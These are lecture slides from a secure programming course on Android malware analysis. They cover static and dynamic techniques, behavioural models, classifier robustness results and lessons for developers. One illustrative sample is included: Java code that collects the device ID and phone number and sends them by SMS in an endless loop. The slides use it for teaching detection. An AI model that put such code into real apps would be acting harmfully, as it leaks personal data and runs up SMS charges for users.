Secure Programming Lecture 15: Malware Analysis for Android Apps

David Aspinall
(slides courtesy of Wei Chen)

25th March 2019

Outline

- Introduction: malware analysis in general
- Background: Android apps and malware
- Example: construct behavioural models for apps
- Example: classifiers for detecting malware
- Reflection: lessons for secure programming
- Conclusion: malware analysis in general

Malware analysis

Malware: any software that is harmful to people, computers, networks, systems, etc., including: Trojan horses, worms, spyware, adware, ransomware, etc.

Malware analysis: the art (maybe science) of dissecting and understanding what happens in malware, so as to eliminate malware in future.

Limitation: cannot capture unseen malicious patterns which might cause failure to detect new malware.

Malware analysis: techniques

Reverse engineering: decompilation and manual investigation.

Precise but very expensive (in days, weeks, or months per app).

Static analysis: produce models and check properties without running apps.

- *Basic*: collect **meta-information** and **API calls**, **hash** apps for identification, **compression** for measuring distances.
  Coarse but efficient (in seconds per app).
- *Advanced*: construct **call graphs** and **data flows**, then check **safety** (bad things will never happen) or **liveness** (good things will eventually happen) properties, i.e., model checking.
  Expensive (in hours or days per app) and often **over-approximated** (cover something that will never happen).

Malware analysis: techniques

Dynamic analysis: run, emulate, or simulate (part of) an app to produce traces and check properties.


Efficient (in minutes per app) but often **under-approximated** (miss something that will happen) and hard to mimic user input.

Machine learning: classification or outlier detection using statistical models.

Efficient (training and detecting in seconds per app) but often **over-fitting** to the training data (not general enough to capture new behaviours) and hard to explain the reasons making a decision.

In general the **goal** is to build abstract models to characterise malicious patterns and infer by exploiting these models.


Malware analysis: techniques




Outline

- Introduction: malware analysis in general
- Background: Android apps and malware
- Example: construct behavioural models for apps
- Example: classifiers for detecting malware
- Reflection: lessons for secure programming


Android apps and markets




Android apps and markets



Example: Flashlight






Example: Flashlight

★☆☆☆☆ *"Why in the world would I want a flashlight app that collects so much info about me?"*

★★★★★ *"This app is extremely bright and does its job well. I don't know what others mean when they say that they have so many problems with it."*

Android malware & families




How could we know what happens in a malware instance?

Outline

- Introduction: malware analysis in general
- Background: Android apps and malware
- Example: construct behavioural models for apps
- Example: classifiers for detecting malware
- Reflection: lessons for secure programming


Android Architecture



Java API Framework:

- Components: Activity, Service, Receiver, Content Provider, etc.
- Lifecycle: organisation of callbacks.
- Inter-procedural call: within a procedure call another procedure.
- Multiple entries: can be triggered by system events.
- Inter-component communication: start a component from another component.

Example: construct behavioural models



- control-dependences of events and API calls
- abstract API calls into permission-like phrases
- over-approximate behavioural aspects of apps
- model inter-component communication
- don't model data-flows, reflection, or obfuscation

Example: construct behavioural models

Manifest file:

```
<activity android:name="com.example.Main" >
  <intent-filter>
    <action android:name="android.intent.action.MAIN" />
    <action android:name="com.main.intent" />
  </intent-filter>
</activity>
<receiver android:name="com.example.Receiver" >
  <intent-filter>
    <action android:name="android.provider.Telephony.SMS_RECEIVED" />
  </intent-filter>
</receiver>
```


Example: construct behavioural models

Activity:

```
public class Main extends
  Activity implements View.OnClickListener {
  private static String info = "";
  protected void onCreate(Bundle savedInstanceState) {
    Intent intent = getIntent();
    info = intent.getStringExtra("DEVICE_ID");
    info += intent.getStringExtra("TEL_NUM");
    SendSMSTask task = new SendSMSTask();
    task.execute(); }
  public void onClick (View v) {
    SendSMSTask task = new SendSMSTask();
    task.execute(); }
  private class SendSMSTask extends AsyncTask<Void, Void, Void> {
    protected Void doInBackground(Void... params) {
      while (true) {
        SmsManager sms = SmsManager.getDefault();
        sms.sendTextMessage("1234", null, info, null, null); }
      return null; }}}
```


Example: construct behavioural models

Activity's lifecycle:




Example: construct behavioural models


Activity's lifecycle:



Example: construct behavioural models

Activity's behaviour automaton:







Example: construct behavioural models


Receiver:

```
public class Receiver extends BroadcastReceiver {
  public void onReceive(Context context, Intent intent) {
    Intent intent = new Intent();
    intent.setAction("com.main.intent");
    TelephonyManager tm = (TelephonyManager)
    getBaseContext().getSystemService(Context.TELEPHONY_SERVICE);
    intent.putExtra("DEVICE_ID", tm.getDeviceId());
    intent.putExtra("TEL_NUM", tm.getLine1Number());
    sendBroadcast(intent); }}
```




Example: construct behavioural models





Example: Flashlight




The extended call graphs for Flashlight only considering inter-procedural calls.

Example: Flashlight

The extended call-graph for Flashlight considering lifecylce and inter-component communication.

Example: Flashlight



N: INTERNET (connect to Internet) VIEW (display data to user)
NS: ACCESS_NETWORK_STATE L: ACCESS_FINE_LOCATION
C: CAMERA (use cameras) W: WEAK_LOCK (make the device stay-on)

Questions and Discussion

- What do you think about the static analysis approach?
- Are there other automatic methods which can help our understanding of malware?
- Could static analysis help improve other automatic methods?

Outline

- Background: Android apps and malware
- Example: construct behavioural models for apps
- Example: classifiers for detecting malware
- Reflection: lessons for secure programming

Syntax-Based Android Malware Classifiers


Training	**Validation (2011-13)**		**Testing (2014)**	
(2011-13)	precision	recall	precision	recall
permissions	89%	99%	55%	23%
apis	93%	98%	62%	13%
all	**95**%	**98**%	**65**%	**15**%

Robustness of these *well-trained* classifiers is poor.

These classifiers were trained on 3,000 pre-labelled apps using L1-regularised linear regression. Precision is the percentage of detected apps that are real malware; recall the percentage real malware detected. Ref: Chen et al. *More Semantics More Robust: Improving Android Malware Classifers*, WiSec 2016.


Syntax-Based Features — Permissions

- over 200 permissions;
- coarse and lightweight;
- good on validation but poor on testing (new malware): precision 89% ⇝ 55%, recall 99% ⇝ 23%;
- **requesting a permission doesn't mean it will be used.**




Syntax-Based Features — API Calls

- over 50,000 APIs;
- precise and lightweight;
- good on validation but poor on testing (new malware): precision 93% ⇝ 62%, recall 98% ⇝ 13%;
- **API calls might appear in dead code and most of them are trivial;**
- **order matters in malicious behaviour**



Semantics-Based Features — Reachables




⇓

{MAIN, click, SMS_RECEIVED, SEND_SMS, READ_PHONE_STATE}

- over 300 reachables;
- testing performance is improved: recall reaches 72%.
- validation performance not as good as syntax-based: precision drops to 73%.

Semantics-Based Features — Invoke-Befores




⇓

{(MAIN, SEND_SMS), (click, SEND_SMS), (SMS_RECEIVED, SEND_SMS), ⋯}


- over 2,000 invoke-befores;
- testing performance improved: recall reaches 70%.
- validation performance not as good as syntax: precision drops to 68%.

Semantics-Based — Unwanted Behaviour




N: INTERNET (connect to Internet) V: VIEW (display data to user)
B: BOOT_COMPLETED R: READ_PHONE_STATE
C: CHANGE_WIFI_STATE (when WIFI state changes)

Semantics-Based — Unwanted Behaviour



$F_0 = (M_0 \cap M_1 \cap B_0) - B_1$
$F_1 = (M_0 \cap M_1 \cap B_1) - B_0$
$F_2 = ((M_0 \cap M_1) - B_0) - B_1$
$F_3 = M_0 \cap M_1 \cap B_0 \cap B_1$
$F_4 = B_1 - ((M_0 \cap M_1) - B_0)$
$F_5 = ((M_0 - M_1) - B_0) - B_1$

Syntax-Based vs. Semantics-Based Features



Sign-A: permissions; Sign-B: actions; Sign-C: API calls
Policy-A: reachables; Policy-B: invoke-befores; Policy-C: unwanted behaviour

Evaluation — Most Robust General Classifiers

Training method	Training feature	ρ_1	$\rho_{0.5}$ ↓
NB	actions	76	71
L1LR	reachables ✓	74	70
NB	reachables ✓	72	70
L1LR	unwanted ✓	71	70
NB	happen-befores ✓	70	67
SVM	keywords	73	66
DT	happen-befores ✓	70	65
AdaBoost	keywords	71	64
KNN	keywords	71	64
NB	permissions	71	64
L1LR	happen-befores ✓	69	64
RF	happen-befores ✓	69	64
SEMI	happen-befores ✓	68	63
NB	keywords	68	59


Evaluation — Least Robust General Classifiers

Training method	Training feature	ρ_1	$\rho_{0.5}$ ↑
SEMI	API calls	14	9
RF	API calls	14	9
NB	API calls	19	13
SVM	actions	19	13
L1LR	actions	21	14
AdaBoost	actions	21	15
DT	API calls	25	17
SVM	API calls	26	18
KNN	actions	27	19
AdaBoost	API calls	27	19
RF	actions	29	20
SEMI	actions	31	22
DT	actions	33	23
L1LR	API calls	35	25

Questions and Discussion


- What do you think about machine learning methods?
- How could we improve the construction of unwanted behaviours? (**on-going research**)
- Are there others model we can learn for malware detection? (**on-going research**)

More Information — App Guarden (2013 - 17)



Website:
http://groups.inf.ed.ac.uk/security/appguarden/Home.html

More Information — PreSBeMA (2017 — 2020)



Website: https://davidaspinall.github.io/presbema/

Outline

- Background: Android apps and malware
- Example: construct behavioural models for apps
- Example: classifiers for detecting malware
- Reflection: lessons for secure programming

Reflection: lessons for secure programming

- Don't request permissions you never use. Notice that third-party libraries often request more permissions.
- Avoid using any third-party library (advertisement library) which you think it might cause harm to users (information leakage) or others (turn the smart phone into a bot, Trojans, injection, etc.)
- Use static analysis tools to help you understand what happens in these libraries.
- Use obfuscation tools to optimise and protect code.
- Avoid using reflection and hidden libraries.
- Try your best to protect personal information.
- Encrypt any sensitive information.

Outline

- Background: Android apps and malware
- Example: construct behavioural models for apps
- Example: classifiers for detecting malware
- Reflection: lessons for secure programming
- Conclusion: malware analysis in general

Further Reading

Chen et al. More Semantics More Robustness: Improving Android Malware Classifiers. WiSec 16.

Chen et al. On Robust Malware Classifiers by Verifying Unwanted Behaviours. iFM 16.

Seghir et al. Certified Lightweight Contracts for Android. SecDev 16.

Arzt et al. FlowDroid: precise context, flow, field, object-sensitive and lifecycle-aware taint analysis for Android apps. PLDI 14.